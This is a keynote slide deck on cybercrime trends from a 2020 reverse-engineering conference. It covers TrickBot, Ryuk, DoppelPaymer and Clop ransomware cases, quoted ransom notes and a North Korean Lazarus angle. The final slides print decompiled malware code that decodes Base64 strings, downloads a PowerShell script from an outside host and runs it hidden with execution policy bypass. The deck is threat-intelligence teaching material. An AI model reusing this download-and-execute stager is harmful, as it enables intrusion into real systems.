

 REVERSING
2020

KEYNOTE

VITALI KREMEZ

Researcher

EVOLUTION OF
CYBERCRIME INTENT
& HUNTING WITH
YARA FOR MALWARE
DEVELOPERS

Talk Outline

- 1 Evolution of Criminal Intent
- 2 Hunting for High-Value Targets
- 3 APT Approach & Ransomware
- 4 Emergence of Ransomhacks
- 5 YARA Hunting for Crypto Implementations
- 5 Key Takeaways

~whoami


Vitali Kremez is a well-known ethical hacker.

His cybercrime and nation-state research and discoveries led to his direct name appearing in the malware linked to the Russian nation-state group known as "**APT28**," which is believed to be the military operation led by the Russian GRU after his blog revealing one particular group malware. Moreover, his name oftentimes appears in various malware families from Maze to Medusa ransomware as cybercrime tribute to him by the criminal actors who closely watch and acknowledge his research.

Executive & Strategic Advisor
Personal blog: vkremez.com
Twitter: @VK_Intel



Cybercrime Trends (2020)

- Sophisticated criminal enterprises such as TrickBot & QakBot & TA505 - focused on parsing and identifying high-value targets (HVT)
 - Cybercrime Meets APT
 - Ransomhacks to Amplify Extortions
 - Big botnet data collectors necessitate scalable solutions to identify high-value targets (corporate networks with local domains) versus “useless” infections
 - Simple idea: Squeeze as £ / € / \$ value from your bots as possible
 - Banking Malware
 - Credential Stealer
 - Miner
 - Ransomware!
- 

Reference: “Charting the Next Cybercrime Frontier
<https://www.youtube.com/watch?v=ptL0aTYzRfM>

Father of Crimeware: Slavik

- P2PZeus group refer to themselves as “Business Club”
- They target wholesale banking globally
- Fraud amounts are much higher
- Networks of fake companies are used as mule accounts
- Build a new attack model: Hybrid attack
- “**Business Club**” also introduces CryptoLocker
- First real ransomware

**WANTED
BY THE FBI**

**EVGENIY MIKHAILOVICH
BOGACHEV**

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud



DESCRIPTION

Aliases: Evgeniy Bogachev, Evgeniy Mikhailovich Bogachev, "lucky12345", "slavik", "Pollingdon"	
Date(s) of Birth Used: October 28, 1983	Hair: Brown (usually shaves his head)
Eyes: Brown	Height: Approximately 5'9"
Weight: Approximately 180 pounds	Sex: Male
Race: White	Occupation: Bogachev works in the Information Technology field.
NCIC: W85098935	

REWARD

The United States Department of State's Transnational Organized Crime Rewards Program is offering a reward of up to \$3 million for information leading to the arrest and/or conviction of Evgeniy Mikhailovich Bogachev.

Hunting for High-Value Targets: Network Parsing & High-Value Targets

Automated Malware + Interactive Human Exploitation Operator



Emotet (Loader for Installs) ->
TrickBot -> **Ryuk Ransomware**
(via PowerShell Empire/Cobalt Strike)

**...Network & Active
Directory Parsing!....**




Reference: "Charting the Next Cybercrime Frontier, or Evolution of Criminal Intent" <https://www.youtube.com/watch?v=ptL0aTYzRfM>

Credit: Ryuk image (<https://nogiartshop.com/products/ryuk>)

TrickBot -> Ryuk in the Cloud: CloudJumper MSP Intrusion

- \$5 Billion Extortion Amount in Total (!)



JD Helms, president of CloudJumper, sent MSSP Alert the following statement:

CloudJumper recently discovered a virus-based strain of ransomware as it was in the process of impacting one of our legacy multi-tenant environments. This environment was obtained in an acquisition and CloudJumper has been actively migrating these customers to our standardized platforms.

The name of the virus that hit CloudJumper was RYUK – which according to sources was re-written and re-released in March of 2019. Initially, it had hit in December of 2018 when it impacted a number of American Newspapers and extorted over 600,000 bitcoins.

Upon learning of the incident, CloudJumper immediately took efforts to address the disruption. We continue to work diligently to restore impacted systems as quickly as possible. While our investigation remains ongoing, our immediate focus is on supporting impacted clients and restoring functionality.

At this time, we have no knowledge and no indication that client data has been accessed or acquired. Further, we do not believe any such access or acquisition has or will occur for the following reasons:

- This was a fast moving programmatic virus-based ransomware and not a data theft tool.
- There were no outbound data spikes to indicate a transfer of data.
- We caught and halted the infection in the process of spreading and as precaution isolated all systems from the public internet almost immediately.
- We understand the vector of attack the program used.
- We believe we have identified the origination point.
- That said, we are coordinating a third-party forensic investigation and will promptly let clients know if we learn of anything to the contrary.

Reference:

https://twitter.com/barton_paul/status/1127088679132987394

DoppelPaymer Ransomware Attack: PEMEX Intrusion

- 565 Bitcoins Extortion
- Victim Note via Portal Link on Tor

FF30	PUSH DWORD PTR DS:[EAX]		011C8F80	Your network has been penetrated.....All files on each host in t
8D4C24 08	LEA ECK,DMWORD PTR SS:[ESP+8]	doppel pa.012B054C	011C8FC0	he network have been encrypted with a strong algorithn.....Backu
E8 B8A90000	CALL 012B054C		011C9000	ps were either encrypted or deleted or backup disks were formatt
8BC8	MOV ECK,EAX		011C9040	ed...Shadow copies also removed, so F8 or any other methods may
6A 20	PUSH 20		011C9080	damage encrypted data but not recover.....Me exclusively have de
E8 E2A50000	CALL 012B017C	doppel pa.012B017C	011C90C0	ryption software for your situation..No decryption software is
6A 00	PUSH 0		011C9100	available in the public.....DO NOT RESET OR SHUTDOWN - files na
8BC8	MOV ECK,EAX		011C9140	y be damaged....DO NOT RENAME OR MOVE the encrypted and readne f
FF7424 20	PUSH DWORD PTR SS:[ESP+20]		011C9180	iles....DO NOT DELETE readne files....DO NOT use any recovery so
E8 A5A90000	CALL 012B054C	doppel pa.012B054C	011C91C0	ftware with restoring files overwriting encrypted....This may le
8B4C24 08	MOV ECK,DMWORD PTR SS:[ESP+8]		011C9200	ad to the impossibility of recovery of the certain files.....T
8B1424	MOV EDX,DMWORD PTR SS:[ESP]		011C9240	o get info (decrypt your files) contact us at your personal page
6A 00	PUSH 0		011C92801. Download and install Tor Browser: https://www.torproject.org/download/ ...2. After a successful installation, run the br
E8 D3EC0000	CALL 012B4888	doppel pa.012B4888	011C92C0	rowser and wait for initialization....3. Type in the address bar:
894424 14	MOV DWORD PTR SS:[ESP+14],EAX		011C9300 http://q7wp5u55lhtuafjtsl6lkt24z4wv0n2jexfzhz0qftr3bqnpqbo
8D4C24 14	LEA ECK,DMWORD PTR SS:[ESP+14]		011C93404. Fo
C641 04 01	MOV BYTE PTR DS:[ECK+4],1		011C9380	llow the instructions on the site...5. You should get in contact
E8 2EB40000	CALL 012B0FF4	doppel pa.012B0FF4	011C93C0	in 48 HOURS since your systems been infected....6. The link abo
8D4C24 08	LEA ECK,DMWORD PTR SS:[ESP+8]		011C9400	ve is valid for 21 days. If no contact made link and the key for
E8 1D960000	CALL 012AF1EC	doppel pa.012AF1EC	011C9440	your data ... would be erased completely....7. Questions? e-m
8D0C24 08	LEA ECK,DMWORD PTR SS:[ESP+8]		011C9480	ail: JosephAtkins@protonmail.com ... If email not working - new
E8 1D960000	CALL 012AF1EC		011C94C0	one you can find on a tor page.....The faster you get in cont
8D0C24 08	LEA ECK,DMWORD PTR SS:[ESP+8]		011C9500	act - the lower price you can expect.
E8 1D960000	CALL 012AF1EC		011C9540	
8D0C24 08	LEA ECK,DMWORD PTR SS:[ESP+8]		011C9580	
E8 1D960000	CALL 012AF1EC		011C95C0	
8D0C24 08	LEA ECK,DMWORD PTR SS:[ESP+8]		011C9600	
E8 1D960000	CALL 012AF1EC		011C9640	
8D0C24 08	LEA ECK,DMWORD PTR SS:[ESP+8]		011C9680	
E8 1D960000	CALL 012AF1EC		011C96C0	
8D0C24 08	LEA ECK,DMWORD PTR SS:[ESP+8]		011C9700	
E8 1D960000	CALL 012AF1EC		011C9740	
8D0C24 08	LEA ECK,DMWORD PTR SS:[ESP+8]		011C9780	
E8 1D960000	CALL 012AF1EC		011C97C0	


**2019-11-12: Possible
DopplePaymer
Ransomware in PEMEX
Intrusion**

Clop Ransomware Attack: Rouen University Hospital France

- Analysis: .clop
- Targeted Attack (Linked to TA505)


```
All files on each host in the network have been encrypted with a strong algorithm.  
Backups were either encrypted or deleted or backup disks were formatted.  
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.  
If you want to restore your files write to emails (contacts are at the bottom of the sheet) and attach 3-5 encrypted files  
(Less than 5 Mb each, non-archived and your files should not contain valuable information  
(Databases, backups, large excel sheets, etc.)).  
You will receive decrypted samples.  
  
Message this information to company's CEO, unlocking of 1 computer only is impossible, only whole network.  
  
Attention!!!  
Your warranty - decrypted samples.  
Do not rename encrypted files.  
Do not try to decrypt your data using third party software.  
We don't need your files and your information.  
  
CONTACT EMAIL:  
unlock@goldenbay.su  
or  
unlock@graylegion.su  
AND  
[REDACTED]  
Dont worry C|0P ^_-
```

Underground Infrastructures for Monetizing Corporate Breaches




2. APT Approach & Ransomware (TrickBot & “Lazarus” Angle)

The “Anchor” Mystery



The “Anchor” Mystery: The North Korean “Lazarus” APT



The North Korean “Lazarus” APT Angle: Chilean Redbanc Intrusion



The malware functions responsible for execution are contained within the ThreadProc and SendUrl functions, processing Base64-encoded parameters and executing the PowerRatankba code.

```
public void ThreadProc()
{
    string s = "bHR0CHM6Ly9lY29tYm94LnN0b3JlL3R1bF9hZG0ucGhwP2F1dGlvb1h2Z2V0cHR0ti";
    string text = "c:\\users\\public\\REG_TIME.ps1";
    if (SendUrl(Encoding.ASCII.GetString(Convert.FromBase64String(s)), text))
    {
        Process process = new Process();
        process.StartInfo = new ProcessStartInfo();
        process.StartInfo.FileName = Encoding.ASCII.GetString(Convert.FromBase64String("cG93ZXQzaGVsbA=="));
        process.StartInfo.Arguments = Encoding.ASCII.GetString(Convert.FromBase64String("LWVwIGJ5cGFzcyAtdyBoaWRkZm4gZWZpbGUgYzpcdXNlcjNccHVibG1jXFJFR19USU1FLnBzMQ=="));
        process.StartInfo.UseShellExecute = true;
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.Start();
        Thread.Sleep(5000);
        File.Delete(text);
    }
}
```

Diagram illustrating the execution flow of the ThreadProc function:

- The Base64-encoded string `"bHR0CHM6Ly9lY29tYm94LnN0b3JlL3R1bF9hZG0ucGhwP2F1dGlvb1h2Z2V0cHR0ti"` is decoded to the URL `"https://ecombox.store/tbl_add.php?action=agetpsb"`.
- The Base64-encoded string `"cG93ZXQzaGVsbA=="` is decoded to the command `"powershell"`.
- The Base64-encoded string `"LWVwIGJ5cGFzcyAtdyBoaWRkZm4gZWZpbGUgYzpcdXNlcjNccHVibG1jXFJFR19USU1FLnBzMQ=="` is decoded to the command `"-ep bypass -w hidden -file c:\users\public\REG_TIME.ps1"`.

Image 2: ThreadProc decodes the Base64-encoded values and executes the PowerShell script.

